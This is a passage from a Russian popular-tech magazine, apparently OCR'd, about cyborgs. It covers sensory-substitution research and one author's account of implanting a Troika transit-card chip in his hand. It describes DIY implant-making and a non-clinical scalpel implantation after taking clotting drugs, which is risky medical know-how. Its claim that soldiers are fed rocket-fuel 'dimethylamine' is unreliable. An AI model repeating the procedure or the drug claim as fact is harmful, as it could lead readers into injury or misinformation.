Усовершенствованные люди Клайна и Клайнза — это и есть «киборги». Интересно, что усовершенствования, которые они предлагали, были не столько кибернетическими, сколько фармацевтическими. Для них, впрочем, это было самым естественным подходом. Натан Клайн сделал себе имя на исследованиях в области медикаментозных методов управления поведением, настроением и чувствами людей.

В научной работе, озаглавленной «Фармацевтические препараты, космос и кибернетика», учёные предлагают снабдить космонавтов устройствами, которые будут делать регулярные инъекции различных веществ. В пятидесятые годы медики вживляли похожие приспособления подопытным крысам, и не без успеха, так что задел есть. Дальше остаётся подобрать нужные химические средства — и дело сделано.

Стимуляторы позволят космонавтам неделями обходиться без сна и отдыха. Внутривенные питательные смеси устранят необходимость сразу и в еде, и в отводе отходов жизнедеятельности. Специальные препараты сократят радиационное повреждение тканей и атрофию мышц под действием невесомо-

сти. Кроме того, космонавту понадобятся антипсихотические лекарства, помогающие не сойти с ума в полной темноте и одиночестве, и наркотики, с помощью которых можно отключиться на несколько месяцев или лет, если травма сделала существование невыносимым.

Жизнь химического киборга, которого описывают Клайн и Клайнз, выглядит до смешного мрачно. Это, впрочем, не чёрный юмор, а прагматизм, свойственный военным. Боевым пилотам в самом деле выдают декстроамфетамин, запрещённый наркотик, помогающий выдерживать двадцатичасовые миссии. Солдат кормят диметиламином — токсичным веществом, используемым в ракетном топливе и химическом оружии, которое способно на несколько часов повысить выносливость человека.



Механическая рука, 1564 год

Время от времени СМИ рассказывают об исследованиях, которые ведут лаборатории в США и Великобритании по заказу военных. Например, не так давно поступали сообщения об экспериментах с препаратами, которые притупляют кратковременную память — они нужны для того, чтобы предотвратить посттравматический синдром. Другие лекарства на время замедляют метаболизм солдат, уменьшая их потребность в пище.

Над идеями Клайна и Клайнза легко иронизировать, но они оказались более чем реалистичными. В конечном счёте, за вычетом миссий к другим планетам всё так и вышло. Ноотропы, бета-адреноблокаторы, противозачаточные средства меняют «встроенную функциональность» организма на ту, которая нам нужна. Что это, как не «активное участие в своей собственной биологической эволюции»?

С ДЫРОЧКОЙ В ПРАВОМ БОКУ

Давно замечено, что люди зря жалуются на XXI век, в котором не оказалось обещанных фантастами ракетных ранцев и городов на Марсе. Это мечты другого поколения — тех, кому теперь за пятьдесят. Нам же фантасты обещали совсем другое: тёмное будущее со зловещими мегакорпорациями, подпольных хакеров и роботов-убийц. И нельзя сказать, что их обещания не сбылись.

Правда, выяснилось, что при ближайшем рассмотрении наша киберпанковская реальность выглядит куда глупее ожидаемого. Цукерберг при всём желании не тянет на серьёзного злодея — лицом не вышел. Predator или, прости господи, «Пчела-1Т» не выдерживают никакого сравнения с терминатором Т-1000. А вместо Джонни Мнемоника с его «имплантом» на 320 гигабайтов мы получили человека, который зашил себе в руку чип от проездного «Тройка». Невыгодный обмен!

Мода на «высокотехнологичные» имплантаты началась, конечно, не с Владислава Зайцева с его «Тройкой». В этой области есть свои небольшие звёзды — например, голландец Амаль Граафстра. Он вживил себе две электронные метки, написал об этом книгу, а затем долго гастролировал по гиковским конференциям с рассказом о своих достижениях. Кроме того, Граафстра открыл интернет-магазин для тех, кто желает последовать по его стопам. Магазин торгует чипами RFID, биомагнитами, одноразовыми скальпелями и обезболивающим для местной анестезии.

Между имплантатами Граафстры и научно-фантастическими устройствами, обозначаемыми тем же словом, зияет непреодолимая пропасть. Каждый из двух чипов, — по одному на каждую руку, — хранит несколько десятков битов информации, которая может быть считана дистанционно. Они не требуют питания, и в этом их главное достоинство. Граафстра использует чипы для того, чтобы открывать двери со специальными замками и ограничивать доступ к своему компьютеру и телефону. Некоторые смартфоны могут считать с его меток контактную информацию, но это вряд ли происходит часто. Кроме того, у Граафстры есть мотоцикл, который заводится от прикосновения.

Человек, в организме которого скрыта микросхема (даже такая жалкая), куда ближе к общепринятому представлению о киборгах, чем наркотические космонавты Клайна и Клайнза. Увы, стоит задуматься о её значении, и иллюзия рассыпается в прах.

Что, собственно говоря, представляют собой чипы Граафстры? Эквивалент электронного ключа или карты. Вся разница в том, что он носит их не в кармане, а под кожей, но суть остаётся той же. Аналогичный эффект достижим не только без проводов под кожей, но и вовсе без технических устройств. Электронную карту легко заменить на QR-код, нанесённый на кожу. От такого варианта уже не так веет будущим, верно?

Наконец, с тем же успехом в качестве ключа можно использовать банальную биометрию — иными словами, собственный организм. Получается, что подлинный смысл всех этих модификаций — всего лишь научно-фантастический фетишизм с лёгкой примесью боди-хоррора. Ролевая игра «почувствуй себя киборгом», да и только.

ГДЕ СИДИТ ФАЗАН

Хорошо, пусть RFID под кожей — это баловство, но что насчёт настоящих киберпанковских имплантатов, подключённых напрямую к нервам? Как ни странно, нейроинтерфейсы — вовсе не фантастика: они существуют, и довольно давно. Первая успешная операция, позволившая соединить компьютер и мозг без посредников, прошла в 1978 году. С тех пор эта технология только совершенствовалась.

Где же тогда мой нейропорт на затылке? Ответ прост. Даже самые совершенные рукотворные устройства имеют непреодолимый недостаток: она устаревают и ломаются. И, в отличие от обычного гаджета, который легко поменять, голова у нас на всю жизнь одна. Пациенты с тяжёлыми болезнями идут на риск, потому что альтернатива ещё хуже. Для здоровых людей это не вариант.

К тому же — и это малоизвестный факт — для того, чтобы получить прямой канал для передачи информации в мозг,



WWW

Статья Манфреда Клайнза и Натана Клайна в Astronautics

Сайт Амаля Граафстра


Нил Харбиссон рассказывает о том, как вернул себе цветное зрение

Дэвид Иглман рассказывает о создании новых видов чувств

вовсе не требуется вскрывать череп. Мы обладаем прекрасными «внешними интерфейсами», которые всего лишь нужно перепрограммировать.

В 1969 году авторитетный научный журнал Nature опубликовал работу нейробиолога по имени Пол Бак-и-Рита. Чтобы изучить способность мозга к адаптации, Бак-и-Рита построил адское сооружение: кресло, спинка которого скрывала матрицу из четырёх сотен соленоидов. Соленоиды были соединены с видеокамерой, направленной вперёд. В зависимости от изображения на камере каждый соленоид вибрировал по-своему. Проведя несколько сеансов в таком кресле, незрячие люди начинали автоматически различать предметы, попадающие в поле зрение камеры. Это происходило оттого, что их мозг перестроился и научился различать тактильные образы, передаваемые креслом.

Этот подход с успехом применяется до сих пор. Сам Бак-и-Рита не остался в стороне. В 1998 году он основал компанию Wicab, которая производит устройство под названием BrainPort. BrainPort представляет собой небольшую пластинку с электродами, которую нужно положить на язык. Электронное устройство со встроенной камерой переводит изображение в электрические сигналы, подаваемые на пластинку. После недолгой адаптации люди, лишённые зрения, обретают способность интерпретировать электрические сигналы на языке как изображение, пусть и не очень качественное.



Другой пример — цветовой слух британского художника Нила Харбиссона. Нил имеет редкий врождённый дефект, делающий его зрение монохромным. Чтобы различать цвета, он носит на голове специальное приспособление, ко-

торое переводит цвета объектов в звуки различной тональности. На первых порах Харбиссон использовал его вполне сознательно, но в какой-то момент произошёл тот же скачок, который в своё время наблюдал Бак-и-Рита: мозг художника адаптировался к писку приспособления и научился использовать новый канал информации подсознательно.



«Когда я стал видеть цветные сны, я понял, что софт и мой мозг соединились, потому что во сне мой мозг сам генерировал электронные звуки, — рассказывал Харбиссон о своих впечатлениях на конференции TED. — В этот момент я и почувствовал себя киборгом. С моей точки зрения киберустройство перестало быть устройством. Оно стало частью моего тела, расширением моих органов чувств».

Со временем Харбиссон решил пойти дальше и расширил спектр цветов, которые различает его приспособление. В результате он получил способность «видеть» ультрафиолет и инфракрасный, которые незаметны для обычных людей.

А что будет, если вынудить мозг приспособиться к чувствам, которые не имеют нормальных человеческих аналогов? Опытами в этой области занимается нейробиолог Дэвид Иглман. Он использует приспособление, напоминающее кресло Бак-и-Риты с поправкой на полвека технического прогресса: матрица вибромоторчиков от мобильных телефонов встроена в ткань жилетки учёного.

Жилетка Иглмана дрожит не от визуальных образов или цветов. Её приводит в движение чистая информация, поступающая из интернета. В различных экспериментах на неё подавался поток сведений о биржевых сделках в реальном времени, результаты эмоционального анализа потока сообщений в соцсетях и данные с датчиков, встроенных в квадрокоптер. Иглман полагает, что мозг человека можно научить находить закономерности в огромных потоках информации — в конце концов, справляется же он с визуальной информацией, поступающей из глаз. Её как минимум не меньше.

Если Иглман преуспеет, новые киборги будут не просто различать ультрафиолет и магнитное поле. В дополнение к обычным пяти органам чувств они получат новые: подсознательное биржевое чутьё, глаза на затылке и прямой канал в Twitter. Так и должно быть — это по-киборговски.



КАК Я ЗАШИЛ В РУКУ ПРОЕЗДНОЙ НА МЕТРО **И СТАЛ КИБОРГОМ**

Владислав Зайцев, @vvzvlad

ДОМАШНЯЯ ИМПЛАНТАЦИЯ

18+

Я подхожу к валидатору в метро и прикладываю к нему левую руку. «Пи-и-к!» — говорит валидатор и показывает на экране, что у меня осталось еще восемнадцать поездок. Выйдя из метро и подойдя к двери офиса, я касаюсь рукой считывателя около двери. Дверь щелкает и впускает меня внутрь. Отрывок фантастического романа? Нет. Реальность!



WWW

Сайт
Амаля Граафстра

Страничка
Максима Ямпольского

История началась три года назад, когда я наткнулся в интернете на парня по имени Амаль Граафстра (Amal Graafstra), который вживил себе в руку маленькую NFC-метку, предназначенную для чипирования животных.

Эти метки привлекательны тем, что имплантация их очень проста и малоинвазивна. По сути, она больше похожа на укол шприцем с толстой иглой, чем на операцию. Кожу протыкают иглой диаметром с метку — около двух миллиметров, после чего метку поршнем выдавливают в ткани сквозь иглу. Потом шприц извлекают, а небольшое отверстие в коже закрывается и дальше заживает само, без наложения швов.



INFO

Метки для животных в большинстве своем поддерживают только стандарт EM4305, который несовместим с NFC. Для совместимости с телефонами и системами контроля доступа нужна метка стандарта ISO 14443. Если ты планируешь когда-нибудь извлечь метку, позаботься о том, чтобы она была без антимиграционного покрытия (вещество покрытия называется Parylene-C), иначе вытащить ее будет трудно.

Меня зацепила сама идея того, что для открывания двери или разблокирования телефона достаточно будет одной руки. Но я так ничего и не сделал тогда — телефона с NFC у меня не было, двери с электронным замком тоже, а другого применения карты я не видел.

Продолжение история получила полгода назад, когда я познакомился с Максимом Ямпольским, специалистом по боди-моддингу, татуировкам и разным вещам, которые вставляются в тело. Он же рассказал мне о биосовместимом силиконе, который не отторгается телом. Мне тут же пришла в голову идея сделать свой кастомный имплантат, использовав в качестве начинки чип из какой-нибудь бесконтактной карты — например, от «Тройки» или от банковской карты с поддержкой бесконтактных платежей.

ПОДГОТОВКА

Такая идея существенно добавляла функций имплантату, чтобы он не только мог служить пропуском или меткой для телефона, но и становился бы кошельком, спрятанным внутри тела, чтобы его было невозможно потерять или забыть. Оставалась самая малость — научиться делать имплантаты со своими радиометками.



Ацетон не растворяет, а, скорее, сильно размягчает пластик карты



WWW

Приложение «Мой проездной»

Онлайн-сервис пополнения карты «Тройка»

На первый взгляд все выглядело не очень сложно: растворить пластик карты с помощью какого-нибудь растворителя, вытащить антенну и чип, перемотать антенну в более компактную форму и залить ее специальным силиконом. После того как силикон застынет, в коже кисти надо сделать разрез, сформировать под кожей небольшой карман и вставить в него имплантат. Затем разрез зашивается, через пару недель снимаются швы, и меткой можно пользоваться. Окончательно заживает примерно через месяц, а еще через три-четыре месяца шрам от разреза становится незаметным.

Первоначально мы решили сделать два имплантата — из «Тройки» и из банковской карты «Рокетбанка». Этот банк был выбран, потому что у него дешевый перевыпуск карт и удобное пополнение через интернет. Последнее было особенно важно — после растворения карты ее уже нельзя будет засунуть в банкомат, чтобы положить на нее деньги.


С «Тройкой» все проще. Конечно, в терминалах, в которые карту надо вставлять, пополнять ее уже не получится. Просунуть руку к кассиру тоже не выйдет — в дырку в окошке она не влезает, а пускать посторонних в помещение кассы запрещено инструкцией. К счастью, есть приложение Банка Москвы для

телефонов на Android с NFC, через которое можно закинуть средств на карту, просто прикладывая ее к телефону. Деньги списываются с пластиковой карты, реквизиты которой вводятся в приложении, а поездки записываются на карту (в данном случае на имплантат) по NFC.

Еще «Тройку» можно пополнить на сайте метрополитена, для этого нужен только номер карты. Правда, в этом случае придется совершать еще одно действие — приложить метку к желтому терминалу для активации баланса. Таким способом нельзя записать на карту проездные, только класть деньги.

Для извлечения антенны и чипа из пластиковой карты мы воспользовались ацетоном — достаточно залить им карту, и через десять-двадцать минут с нее начинают слезать слои краски и пластика. Через полчаса можно аккуратно отделить чип и десяток витков тонкого провода, который играет роль антенны.

Родная антенна нам не подойдет, хотя бы потому, что она слишком большая для того, чтобы вставить ее в кисть руки. Ее надо сделать как можно меньше. Но просто так взять и перемотать в кольцо диаметром меньше не выйдет — изменится индуктивность, и антенна перестанет работать.



Несколько первых прототипов самодельных антенн

Дело в том, что чип метки получает энергию от катушки считывателя и своей батареи в нем нет. С одной стороны, в нашем случае это плюс — отсутствие батареи означает, что метка сможет прослужить очень и очень долго, пока не изменятся стандарты или она не повредится физиче-



INFO

На самом деле антенна в радиометках — это вовсе не антенна в привычном понимании этого слова. У обычной антенны важен коэффициент усиления, диаграмма направленности и прочие характеристики. В антеннах радиометок эти вещи имеют не очень большое значение. Здесь «антенны» больше похожи на обмотки трансформатора и принцип действия имеют похожий — основанный на магнитной индукции, а не на радиопередаче.

ски, например от мощного электромагнитного импульса (старайся не попадать с имплантатом в окрестности ядерного взрыва — метка будет необратимо испорчена) или от других факторов. С другой стороны, это означает, что чип и антенна работают вместе — конденсатор в чипе и катушка создают колебательный контур, точно настроенный на частоту метки. Изменяя индуктивность катушки, мы сдвигаем резонансную частоту контура, от чего снижается мощность, которую он способен отбирать из излучения считывателя.

При ошибке в лучшем случае страдает дальность и уверенность считывания, приходится прикладывать метку очень близко или несколько раз, пока не получится считать. В худшем случае метка перестает работать вообще.



Индуктивность антенны «Тройки» составляет около 4 мкГн, а банковской карты — 2,2

После нескольких попыток намотать антенну выяснилось, что на глаз это делать нельзя. Пришлось купить измеритель индуктивности, аккуратно вытащить чип из карты, не повредив родную форму и вид антенны, и измерить ее индуктивность. Методика оказалась удачной, новая антенна, намотанная с контролем индуктивности, показала отличную работу и гарантированное считывание.

Правда, попытка сделать антенну с такой же индуктивностью для чипа из банковской карты провалилась. Оказалось, что индуктивность антенн «Тройки» и банковской карты отличаются почти в два раза. В ходе эксперимента пришлось пожертвовать еще одной банковской картой — чего не сделаешь ради науки!



Пластиковая карта медленно растворяется, медленно растворяется...

Это, конечно, было не последней проблемой. Чип с антенной нельзя было просто засунуть под кожу — это плохо как для электроники, так и для тела. Чип и катушка не обрадуются мокрой коррозионной среде, и начнут резво окисляться, потихоньку переставая работать и выделяя вредные вещества. Организм, в свою очередь, тоже не будет доволен таким соседством: на имплантатах наверняка есть куча бактерий, да и материалы не приживутся. На их поверхности будут формироваться так называемые гранулемы инородных тел, а окислы меди, из которой сделана антенна, вообще ядовиты.

Но эта проблема легко решаема: достаточно воспользоваться специальным биосовместимым силиконом для создания корпуса катушки и чипа. Мы взяли силикон, подобный тому, что используется для грудных имплантатов, — он не


выделяет вредных веществ, не отторгается организмом, не вызывает воспаления и аллергических реакций. Я отдал антенну с катушкой Максиму, он залил ее силиконом, и, когда силикон застыл, все было готово к операции.

ОПЕРАЦИЯ

С утра я начал принимать препараты, повышающие свертываемость крови. Это помогает уменьшить количество крови в операционном поле и упрощает операцию. К вечеру я приехал в студию боди-моддинга для имплантации.



Вот такую горстку таблеток я буду принимать каждый день следующую неделю



Подготовленный к имплантации силиконовый диск с чипом и антенной

Силиконовый имплантат уже обеззаражен и лежит в стаканчике со спиртом, на столе ждет шприц с ультракаином (препарат для местной анестезии), одноразовое лезвие скальпеля вынуто из упаковки и вставлено в держатель. Я сажусь на стул, протягиваю Максиму левую руку и отворачиваюсь.

ПАРА СЛОВ О ПРЕПАРАТАХ

Ультракаин — препарат для местной анестезии, широко применяющийся в стоматологии. Отличается тем, что действующее вещество — артикаин — гораздо сильнее самого известного на территории постСССР анестетика новокаина. Другое отличие заключается в том, что в составе ультракаина есть эпинефрин — синтетический аналог гормона адреналина, который сужает сосуды в месте анестезии, немного снижая кровопотерю и серьезно увеличивая время действия анестезии за счет того, что действующее вещество уносится кровью из тканей гораздо медленнее. Без эпинефрина действие анестезии составляет около двадцати минут, а с ним — от одного до пяти часов.



Карпульный шприц и карпулы (ампулы с резиновой пробкой и мембраной) для этого шприца

Что интересно, адреналин делает то же самое, только по всему телу, например когда на тебя нападают гопники в темном переулке. Выброс адреналина в кровь в ответ на опасную ситуацию сужает большинство сосудов для уменьшения возможной потери крови во время драки. В то же время сосуды в мышцах расширяются, а в кровь поступает большое количество глюкозы для обеспечения работы мышц. Это пригождается уже в том случае, если после встречи с гопниками придется далеко убегать, и желательно быстрее догоняющих.

Бояться оказалось нечего: болезненно ощущались только первые несколько уколов шприцем с препаратом для местной анестезии. Через пять минут внешняя часть кисти потеряла чувствительность практически полностью и стала гораздо бледнее остальной кожи — это эпинефрин сузил сосуды. Максим сделал скальпелем разрез сбоку кисти, специальным инструментом подготовил «карман» (отделил слой кожи от подкожной клетчатки) для создания места, куда можно было бы поместить имплантат.



Сложно поверить, но в это время я сидел и спокойно смотрел серию «Южного парка»



Рана ушивается нейлоновой «леской» с одноразовыми иглами

Ощущения во время этого процесса были не очень приятные, но больно не было. Я, правда, все время сидел и смотрел в сторону, потому что вид моей окровавленной руки, в которой копаются инструментами, уже вызывал тошноту и головокружение. Примерно через полчаса после начала имплантат был установлен, края раны зашиты «косметикой» и заклеены пленкой Hydrofilm, а рука отмыта от крови.

ПОСЛЕ ОПЕРАЦИИ

